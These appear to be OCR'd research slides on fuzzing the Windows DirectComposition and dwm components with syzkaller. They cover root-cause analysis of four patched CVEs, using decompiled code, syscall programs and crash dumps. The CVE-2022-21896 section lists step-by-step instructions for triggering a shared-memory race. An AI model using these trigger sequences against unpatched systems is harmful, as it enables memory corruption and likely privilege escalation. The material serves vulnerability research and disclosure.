
How to fuzz


syz-manager
Load, store
corpus.db
scp, ssh
RPC
Vm Management
sshd
invoke
syz-fuzzer
ipc
coverage
syz-executor
coverage
syscalls
kcov
win32kbase.sys
Qemu VM

Rewrite syz-stress



Syzkaller program corpus



```
zwjj@ubuntu:~/gopath/src/github.com/google/syzkaller/bin$ ./syz-db
usage:
  syz-db pack dir corpus.db
  syz-db unpack corpus.db dir
zwjj@ubuntu:~/gopath/src/github.com/google/syzkaller/bin$ ./syz-db unpack dxg.db progdump/
zwjj@ubuntu:~/gopath/src/github.com/google/syzkaller/bin$ cd progdump/
zwjj@ubuntu:~/gopath/src/github.com/google/syzkaller/bin/progdump$ ls
00013229b617fa8df725abc35f54ab60d6e280c0  7f30700f32a5bf3f515c538ce325d298d820b8cb
000408b9e0d67e2150b0a81b18d24c62183501b6  7f32cd25d225d8d7acc760703b07a202ae40cc7a
0004913b92e3a57de66abc0c0f5aa1d77f506bfd  7f45a5fc716fb7835c66683f054686ff6633dad2
000c1b4a0dbfd18c781c1f836e4d98434d0b044e  7f4ae76698e9058f663abee769d49c4e137bc7a5
001651250f253d6cd27db25af935a641d2a85a94  7f4e46f434108eee28e4da2eb8dcb7d1b14719ae
0018634137c6e894971e124e1ceb7dd696ddaab7  7f5244c79351d7b4c27dc2938e2bb3442f2ff711
00196a3d312e44bc2907db0df1d7f28e5fda76d2  7f527cf2dda82452f6cce5ccd9d5305035463fb0
001bbd8f2977983f87f81d07e825b67226f444ce  7f5a61fba817bc1856950a3725e23ab165fc024f
001c022cad47270fe39af9920b68d1b4ceb26a86  7f65d66bcafdd4001d9e975d5e46c3682af4714b
001fbbc98d47189787029e31b8681272ccc0a14c  7f6a1b9ca3e627c2f3869566f43193e1b34505a9
00250f1f164da697ff29bae90a1fba4d7d9f23c7  7f6ec8fcc2eb8554c40647453f4d4fa5aa2e1453
0026b79e95b7fb17a7c217130509ceda0d196eb7  7f6f885c2bc1204431df0011c24a60d5e1630f8f
0034f30c30cc2e93c8d26b4e66284e2845e8be38  7f70f99d3cdba6b7fd7213ddbcfbe1c1f1e85c62
```

Syzkaller program corpus

```
NtDCompositionCreateChannel(&(0x7f0000000000)=<r0=>0x0,
      &(0x7f0000001000)=0x1000, &(0x7f0000002000)=0x0)

NtDCompositionProcessChannelBatchBuffer$1(r0, 0x10,
      &(0x7f000000c000)={0x1, 0x0, 0x20, 0x0}, &(0x7f000000d000)=0x0,
      &(0x7f000000e000)=0x0, &(0x7f000000f000)=<r2=>0x0)

NtDCompositionProcessChannelBatchBuffer$2(r0, 0x10,
      &(0x7f0000010000)={0x1, 0x0, 0x5e, 0x0}, &(0x7f0000011000)=0x0,
      &(0x7f0000012000)=0x0, &(0x7f0000013000)=<r3=>0x0)

NtDCompositionProcessChannelBatchBuffer_wp$3(r0, 0x10,
      &(0x7f0000014000)={0xd, r2, 0x100000000, @res5=r3},
      &(0x7f0000015000)=0x0, &(0x7f0000016000)=0x0)
```

Syzkaller program corpus

```
NtDCompositionCreateChannel(&(0x7f0000000000)=<r0=>0x0,
      &(0x7f0000001000)=0x1000, &(0x7f0000002000)=0x0)

NtDCompositionProcessChannelBatchBuffer$1(r0, 0x10,
      &(0x7f000000c000)={0x1, 0x0, 0x20, 0x0}, &(0x7f000000d000)=0x0,
      &(0x7f000000e000)=0x0, &(0x7f000000f000)=<r2=>0x0)

NtDCompositionProcessChannelBatchBuffer$2(r0, 0x10,
      &(0x7f0000010000)={0x1, 0x0, 0x5e, 0x0}, &(0x7f0000011000)=0x0,
      &(0x7f0000012000)=0x0, &(0x7f0000013000)=<r3=>0x0)

NtDCompositionProcessChannelBatchBuffer_wp$3(r0, 0x10,
      &(0x7f0000014000)={0xd, r2, 0x100000000, @res5=r3},
      &(0x7f0000015000)=0x0, &(0x7f0000016000)=0x0)

NtDCompositionCommitChannel(r0, &(0x7f0000017000)=0x0,
      &(0x7f0000018000)=0x0, 0x0, 0x0)
```

CVE-2021-41339

```
0:002> r
rax=000001795815e390 rbx=0000000000000000 rcx=0000000000000000
rdx=0000000a78cff130 rsi=0000017952bcdb40 rdi=0000000000000000
rip=00007ff851e721a2 rsp=0000000a78cff0e0 rbp=0000000a78cff150
 r8=0000000a78cff100  r9=0000017952bcdb40 r10=3f0000003f000000
r11=0000000000000044 r12=0000000000000054 r13=0000000000000030
r14=0000017952d27190 r15=000001794d655300
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
dwmcore!CCompositionGlyphRun::UpdateBrushTransform+0x102:
00007ff8`51e721a2 49034a68        add     rcx,qword ptr [r10+68h] ds:3f000000`3f000068=????????????????
0:002> k
 # Child-SP          RetAddr               Call Site
00 0000000a`78cff0e0 00007ff8`51e71e4c     dwmcore!CCompositionGlyphRun::UpdateBrushTransform+0x102
01 0000000a`78cff160 00007ff8`51e71f42     dwmcore!CCompositionGlyphRun::NotifyOnChanged+0x1c
02 0000000a`78cff190 00007ff8`51dd0774     dwmcore!CCompositionGlyphRun::ProcessSetBrush+0xa6
03 0000000a`78cff1d0 00007ff8`51d38fe9     dwmcore!CComposition::ProcessMessage+0x97354
04 0000000a`78cff370 00007ff8`51d08e90     dwmcore!CComposition::ProcessCommandBatch+0x109
05 0000000a`78cff410 00007ff8`51d08dd4     dwmcore!CComposition::ProcessDataOnChannel+0x58
06 0000000a`78cff460 00007ff8`51cd95c5     dwmcore!CKernelTransport::DispatchBatches+0xc4
07 0000000a`78cff4c0 00007ff8`51cd73b6     dwmcore!CComposition::PreRender+0x1d5
08 0000000a`78cff620 00007ff8`51cd669c     dwmcore!CPartitionVerticalBlankScheduler::ProcessFrame+0x386
09 0000000a`78cffb90 00007ff8`51d7c742     dwmcore!CPartitionVerticalBlankScheduler::ScheduleAndProcessFrame+0xac
0a 0000000a`78cffcf0 00007ff8`56587bd4     dwmcore!CConnection::RunCompositionThread+0x186
0b 0000000a`78cffd40 00007ff8`570eced1     KERNEL32!BaseThreadInitThunk+0x14
0c 0000000a`78cffd70 00000000`00000000     ntdll!RtlUserThreadStart+0x21
```

CVE-2021-41339

```
__int64 __fastcall CCompositionGlyphRun::ProcessSetBrush(unsigned __int64 this,
     struct CResourceTable *a2, __int64 a3)
{
   ...
   v4 = 0;
   v5 = *(_DWORD *)(a3 + 8);
   Resource = 0i64;
   // can be CSurfaceBrush, CLinearGradientBrush and other object
   // parent object is CBrush object
   if ( !v5 || (Resource = CResourceTable::GetResource((__int64)a2, v5, 0xEu)) != 0 )
   {
      if ( Resource != *(_QWORD *)(this + 0x38) )
     {
         v9 = CResource::RegisterNotifier(this, Resource);
         v4 = v9;
         ...
     }
   }
   ...
}
```

Fuzzer Promblem

```
__int64 __fastcall CConditionalExpression::ProcessAddConditionAnimationResources(__int64 this, struct
    CResourceTable *a2, __int64 a3, __int64 a4)
{
    ...
    if ( *(_DWORD *)(a3 + 8) )
    {
        while ( 1 )
        {
            v9 = *(_DWORD *)a4;
            ResourceWithoutType = CResourceTable::GetResourceWithoutType(a2, v9);
            if ( !ResourceWithoutType
                 || !(*(unsigned __int8 (__fastcall **)(struct CResource *, __int64))(*(_QWORD
                 *)ResourceWithoutType + 48i64))(ResourceWithoutType, 0x37i64) )  // type check
                 ...
        }
        v26 = 68;
        v25 = 0x88980403;
        v17 = 0x88980403;
LABEL_26:
        // throw exception, possible lead to process crash
        MilInstrumentationCheckHR_MaybeFailFast(v11, 0i64, 0, v25, v26, 0i64);
        ...
    }
    ...
}
```

Vulnerabilities Analysis

Case Study: CVE-2022-21896

```
__int64 __fastcall CExpression::ReadValueFromCache(__int64 this, __int64 a2, __int64 a3, char *a4)
{
  ...
  sharedmemAddr = *(_QWORD *)(this + 336) + v5;
  v13 = *(_DWORD *)sharedmemAddr;
  if ( *(_DWORD *)sharedmemAddr )
  {
     if ( v13 <= 52 )
     {
        ...
        v15 = v13 - 11;
        if ( !v15 )
        {
           v8 = CExpression::EnsureCacheBounds(this, v5, 0x10ui64);
           v11 = v8;
           if ( v8 >= 0 )
           {
              v20 = *(_QWORD *)(sharedmemAddr + 8);          // get CPathData pointer from share memory
              *(_DWORD *)(a3 + 72) = 11;
              *(_BYTE *)(a3 + 76) = 1;
              Microsoft::WRL::ComPtr<CPathData>::operator=(a3 + 64, v20); // untrust pointer reference here
              ...
           }
        }
     }
  ...
  }
  ...
}
```

CVE-2022-21896

```
__int64 *__fastcall Microsoft::WRL::ComPtr<CPathData>::operator=(
        __int64 a1, __int64 a2)
{
   ...
   if ( *(_QWORD *)a1 != a2 )
   {
      v6 = a2;
      Microsoft::WRL::ComPtr<IMessageCallSendHost>::InternalAddRef(&v6);
      v4 = *(_QWORD *)a1;
      *(_QWORD *)a1 = a2;
      if ( v4 )
         (*(void (__fastcall **)(__int64))(*(_QWORD *)v4 + 16i64))(v4);
   }
   return (__int64 *)a1;
}
```

How to set up share memory

NtDCompositionCreateAndBindSharedSection create shared memory between dwm and attacker process. Second Parameter is the handle of CSharedSection.

```
typedef NTSTATUS(*pNtDCompositionCreateAndBindSharedSection)(
     IN     HANDLE hChannel,
     IN     DWORD  hSharedSection,
     IN     SIZE_T SectionSize,
     IN     VOID*  pMappedAddress
);
```


CVE-2022-21896

```
__int64 __fastcall DirectComposition::CSharedSectionMarshaler::CreateDwmHandle(
    __int64 this)
{
   ...
   GreLockDwmState();
   v2 = ReferenceDwmProcess();
   if ( v2 )
   {
      memset(Dst, 0, sizeof(Dst));
      KeStackAttachProcess(v2, Dst);
      v4 = 1;
      ObOpenObjectByPointer(*(this + 0x28), 0xC0000000i64, 0i64, 6i64,
          *MmSectionObjectType, v4, &v5);
      KeUnstackDetachProcess(Dst);
      ObfDereferenceObject(v2);
   }
   GreUnlockDwmState();
   return v5;
}
```

CVE-2022-21896

```
__int64 __fastcall CExpression::ProcessSetNodesInfo(unsigned __int64 a1, __int64 a2,
        __int64 commandBufferStart)
{
    ...
    if ( *(_DWORD *)(commandBufferStart + 36) )
    {
        v12 = (__int64)CSharedSection::ResolveAllocation(*(_QWORD *)(v6 + 328),
            *(unsigned int *)(commandBufferStart + 28), *(unsigned int *)(v6 + 344));
        *(_QWORD *)(v6 + 336) = v12;                       // allocate buffer from share memory
        if ( v12 )
        {
            if ( *(_DWORD *)(commandBufferStart + 32) )
                memset_0((void *)v12, 0, v13);             // clear the memory
            goto LABEL_13;
        }
        ...
    }
LABEL_13:
    v11 = CBaseExpression::TryRegisterWithExpressionManager(v6);
    ...
}
```

CVE-2022-21896


CComposition::PreRender
CExpressionManager::UpdateExpressions
CBaseExpression::CalculateValue
CExpression::CalculateValueWorker
CExpressionValueStack::ProcessReferenceNode
CExpression::ReadValueFromCache

CVE-2022-21896

```
0:002> r
rax=0000000000000000 rbx=00000227d26620f0 rcx=4141414141414141
rdx=4141414141414141 rsi=00000227d26620b0 rdi=4141414141414141
rip=00007ffa43392684 rsp=0000004a7fb9e9d0 rbp=00000227dfb321c0
 r8=0000000000000010  r9=0000004a7fb9eab0 r10=00000fff48674600
r11=0000000000000001 r12=0000004a7fb9eab0 r13=00000227cf256210
r14=00000227ead20000 r15=0000000000000000
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
dwmcore!wil::com_ptr_t<CWeakReference<CResource>,wil::err_returncode_policy>::~com_ptr_t<CWeakReference<CResource>,wil::err_returncode
00007ffa`43392684 488b01          mov     rax,qword ptr [rcx] ds:41414141`41414141=????????????????
0:002> u @Rip
dwmcore!wil::com_ptr_t<CWeakReference<CResource>,wil::err_returncode_policy>::~com_ptr_t<CWeakReference<CResource>,wil::err_returncode
00007ffa`43392684 488b01          mov     rax,qword ptr [rcx]
00007ffa`43392687 488b4008        mov     rax,qword ptr [rax+8]
00007ffa`4339268b ff1567c52500    call    qword ptr [dwmcore!_guard_dispatch_icall_fptr (00007ffa`435eebf8)]
00007ffa`43392691 4883c428        add     rsp,28h
00007ffa`43392695 c3              ret
00007ffa`43392696 cc              int     3
00007ffa`43392697 cc              int     3
00007ffa`43392698 cc              int     3
0:002> k
 # Child-SP          RetAddr               Call Site
00 0000004a`7fb9e9d0 00007ffa`4353299c     dwmcore!wil::com_ptr_t<CWeakReference<CResource>,wil::err_returncode_policy>::~com_ptr_t<CW
01 0000004a`7fb9ea00 00007ffa`434712a7     dwmcore!Microsoft::WRL::ComPtr<CPathData>::operator=+0x24
02 0000004a`7fb9ea30 00007ffa`43472da3     dwmcore!CExpression::ReadValueFromCache+0xce327
03 0000004a`7fb9ea80 00007ffa`433a311f     dwmcore!CExpressionValueStack::ProcessReferenceNode+0xcf753
04 0000004a`7fb9eba0 00007ffa`433ab2e1     dwmcore!CExpression::CalculateValueWorker+0x11f
05 0000004a`7fb9eca0 00007ffa`433aaf04     dwmcore!CBaseExpression::CalculateValue+0x171
```

CVE-2022-21896

1. Create CExpressionMarshaler object

2. Create the three CSharedSectionMarshaler objects (it will be used in the registered process)

3. Call NtDCompositionCreateAndBindSharedSection function on the first CSharedSectionMarshaler object to create a share memory between dwm and attacker process, then map it to the attacker process

4. Call NtDCompositionCreateAndBindSharedSection function on the second CSharedSectionMarshaler object, it better to create a big share memory, the more bigger size, the more time it will spend on memset, and the more chance we can win the race.

5. Call NtDCompositionCreateAndBindSharedSection function on third CSharedSectionMarshaler object to create a share memory between dwm and attacker process, then map it to the attacker process, this share memory is used in CExpression::CalculateValueWorker

CVE-2022-21896

6. Call SetReferenceProperty and SetReferenceProperty on CExpressionMarshaler object

7. Call SetIntegerProperty to set the memset size in `CExpression::ProcessSetNodesInfo`, I use 0x2000000, the same size as the whole share memory.

8. Call SetBufferPropery on the CExpressionMarshaler object, this data is use in `CExpression::RegisterSourcesForOwner` and `CExpressionValueStack::ProcessReferenceNode`.

9. Call SetResourceReferenceArrayProperty on the CExpressionMarshaler object

10. Create a thread and pass the second share memory address, hope can win the race.

11. Call NtDCompositionCommitChannel

Case Study: CVE-2022-21902

```
__int64 __fastcall CKeyframeAnimation::AddKeyframeData(__int64 a1, int a2,
    double xmm2_8_0, __int64 shareMem, unsigned int a5)
{
    ...
    v9 = *(_DWORD *)(shareMem + 4);
    ...
    // set in CKeyframeAnimation::SetOutputType function
    OutputType = *(_DWORD *)(a1 + 0x90);
    ...
    v20 = OutputType - 11;
    if ( v20 )
    {
        ...
    }
    v55 = *(unsigned int *)(shareMem + 32); // get array index from share memory
    v56 = *(_QWORD *)(a1 + 424);
    ...
    Microsoft::WRL::ComPtr<CPathData>::operator=((__int64)&v59,
      *(_QWORD *)(v56 + 8 * v55));          // out of bound access here
    ...
}
```

Case Study: CVE-2022-21902

```
rax=00000000ffffffff rbx=0000000000000000 rcx=000000fa7d4fec40
rdx=000002f5b7331c50 rsi=0000000000000000 rdi=0000000000000000
rip=00007ffa43496777 rsp=000000fa7d4feba0 rbp=000000fa7d4fec71
 r8=0000000000000000  r9=0000000000000000 r10=00000fff4868aa26
r11=000000fa7d4fec00 r12=0000000000000000 r13=000002f5b70ebbb0
r14=0000000000000000 r15=000002f5b4510000
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
dwmcore!CKeyframeAnimation::AddKeyframeData+0xa0cf3:
00007ffa`43496777 488b14c2        mov     rdx,qword ptr [rdx+rax*8] ds:000002fd`b7331c48=????????????????
0:002> k
 # Child-SP          RetAddr               Call Site
00 000000fa`7d4feba0 00007ffa`433f5a0e     dwmcore!CKeyframeAnimation::AddKeyframeData+0xa0cf3
01 000000fa`7d4fecd0 00007ffa`433f2edb     dwmcore!CKeyframeAnimation::SetKeyFrameData+0xe6
02 000000fa`7d4fed40 00007ffa`4340a784     dwmcore!CKeyframeAnimation::ProcessSetKeyframeData+0x13f
03 000000fa`7d4fed90 00007ffa`43408fe9     dwmcore!CComposition::ProcessMessage+0x1364
04 000000fa`7d4fef30 00007ffa`433d8e90     dwmcore!CComposition::ProcessCommandBatch+0x109
05 000000fa`7d4fefd0 00007ffa`433d8dd4     dwmcore!CComposition::ProcessDataOnChannel+0x58
06 000000fa`7d4ff020 00007ffa`433a95c5     dwmcore!CKernelTransport::DispatchBatches+0xc4
07 000000fa`7d4ff080 00007ffa`433a73b6     dwmcore!CComposition::PreRender+0x1d5
```

Case Study: CVE-2022-21994

```
__int64 __fastcall CBaseExpression::ProcessSetTarget(CBaseExpression *this, CResourceTable *a2,
    __int64 commandBufferStart)
{
   ...
   v3 = *(_DWORD *)(commandBufferStart + 12);
   ResourceWithoutType = 0i64;
   v5 = (__int64)a2;
   v6 = (__int64)this;
   if ( v3 )
      // didn't check the target type
      ResourceWithoutType = CResourceTable::GetResourceWithoutType(a2, v3);
      ...
   if ( (v7 & 0x20) == 0 || CBaseExpression::GetAnimationLoggingManagerNoRef(v6) )
   {
      LOBYTE(v13) = *(_BYTE *)(commandBufferStart + 32);
      v8 = CBaseExpression::SetTarget(v6, *(_DWORD *)(v5 + 48), (__int64)ResourceWithoutType,
        *(_DWORD *)(commandBufferStart + 16), *(_DWORD *)(commandBufferStart + 36),
        *(unsigned __int16 *)(commandBufferStart + 34), v13, *(CBaseExpression **)(commandBufferStart +
        24));
      v10 = v8;
      if ( v8 < 0 )
         MilInstrumentationCheckHR_MaybeFailFast(v9, 0i64, 0, v8, 0x60u, 0i64);
      else
         return 0;
   }
   ...
}
```

Case Study: CVE-2022-21994

```
struct CResource *__fastcall CResourceTable::GetResourceWithoutType(CResourceTable *this, unsigned int
a2)
{
   ...
   if ( a2 && a2 < *((_DWORD *)this + 7) && (v2 = a2 * *((_DWORD *)this + 6),
      v3 = *((_QWORD *)this + 5), *(_DWORD *)(v2 + v3)) )
   {
      return *(struct CResource **)(v2 + v3 + 8);
   }
   else
   {
      return 0i64;
   }
}
__int64 __fastcall CResourceTable::GetResource(__int64 a1, unsigned int ResourceId, unsigned int a3)
{
   ...
   if ( ResourceId && ResourceId < *(_DWORD *)(a1 + 28) ... && (a3 == 0x90 || (*(unsigned __int8
      (__fastcall **)(__int64, _QWORD))(*(_QWORD *)v6 + 0x30i64))(v6, a3)) )// Call IsOfType function
   {
      return *(_QWORD *)(v5 + v3 + 8);
   }
   else
   {
      return 0i64;
   }
}
```

Case Study: CVE-2022-21994

```
__int64 __fastcall CBaseExpression::SetTarget(__int64 a1, int a2, __int64 a3, int a4, unsigned int a5,
    int a6, CBaseExpression *a7,CBaseExpression *a8)
{
   ...
   if ( a3 )
   {
      v13 = CWeakReference_CVisual_::Create(a3, &v26);   // get weakref pointer of target object
      v15 = v13;
      if ( v13 >= 0 )
      {
         v8 = v26;
         goto LABEL_5;
      }
      // handle failue
      ...
   }
LABEL_5:
   v16 = a1 + 176;
   ReleaseInterface<CDisplay>((__int64 *)(a1 + 176));   // release old object
   if ( v8 && *(_QWORD *)(v8 + 16) )
   {
      v26 = 0i64;
      *(_QWORD *)v16 = v8;   // store weak ref pointer into CBaseExpression object
   }
   ...
}
```

Case Study: CVE-2022-21994

```
__int64 __fastcall CInjectionAnimation::CalculateValueWorker(__int64 this, struct CExpressionValueStack *a2,
    __int64 a3, bool *a4)
{
   ...
   v4 = *(_QWORD *)(this + 176); // still not check the object type here
   if ( v4 )
      v7 = *(_QWORD *)(v4 + 16); // get original object pointer from weakref
   else
      v7 = 0i64;
   v8 = *(_DWORD *)(this + 320);
   if ( v8 < *(_DWORD *)(this + 324) )
   {
      v9 = v8;
      do
      {
         v10 = *(_QWORD *)(this + 312);
         v11 = 0x84i64 * v9;
         if ( *(_DWORD *)(v11 + v10) != *(_DWORD *)(this + 328) )
            break;
         // target object treated as CManipulation object and type confusion!
         v12 = CManipulation::InjectManipulation((CManipulation *)v7,
            (const struct InjectManipulationArgs *)(v10 + 4 + v11));
         ...
      } while ( v8 < *(_DWORD *)(this + 324) );
    }
   ...
}
```

Case Study: CVE-2022-21994

```
__int64 __fastcall CManipulation::Update(__int64 this, __int64 a2)
{
   ...
   // out of bound access here
   v3 = this + 256;
   v5 = this + 268;
   v6 = this + 292;
   v8 = this + 300;
   ...
   v12 = this + 384;
   v31 = *(float *)(a2 + 44) * *(float *)v8;
   // overflow write
   *(_OWORD *)v3 = *(_OWORD *)a2;
   *(_OWORD *)(v3 + 16) = *(_OWORD *)(a2 + 16);
   *(_OWORD *)(v3 + 32) = *(_OWORD *)(a2 + 32);
   *(_OWORD *)(v3 + 48) = *(_OWORD *)(a2 + 48);
   *(_OWORD *)(v3 + 64) = *(_OWORD *)(a2 + 64);
   *(_OWORD *)(v3 + 80) = *(_OWORD *)(a2 + 80);
   ...
}
```


Case Study: CVE-2022-21994

```
CONTEXT:  (.ecxr)
rax=4141414141414141 rbx=000002acd493a938 rcx=000002acd48e2090
rdx=000002accd370ad0 rsi=000002acd48f6480 rdi=0000000000000000
rip=00007ffc51fafd42 rsp=000000f6e477c880 rbp=000000f6e477c980
 r8=0000000000000002  r9=000002accd370ad0 r10=000002acd493a900
r11=0000000000000000 r12=0000000000000002 r13=000002acd4968160
r14=0000000000000000 r15=000002accd370ad0
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
dwmcore!CRenderData::Draw+0xa96e2:
00007ffc`51fafd42 488918          mov     qword ptr [rax],rbx ds:41414141`41414141=????????????????
Resetting default scope

EXCEPTION_RECORD:  (.exr -1)
ExceptionAddress: 00007ffc51fafd42 (dwmcore!CRenderData::Draw+0x00000000000a96e2)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 0000000000000000
   Parameter[1]: ffffffffffffffff
Attempt to read from address ffffffffffffffff

PROCESS_NAME:  dwm.exe

READ_ADDRESS:  ffffffffffffffff
```

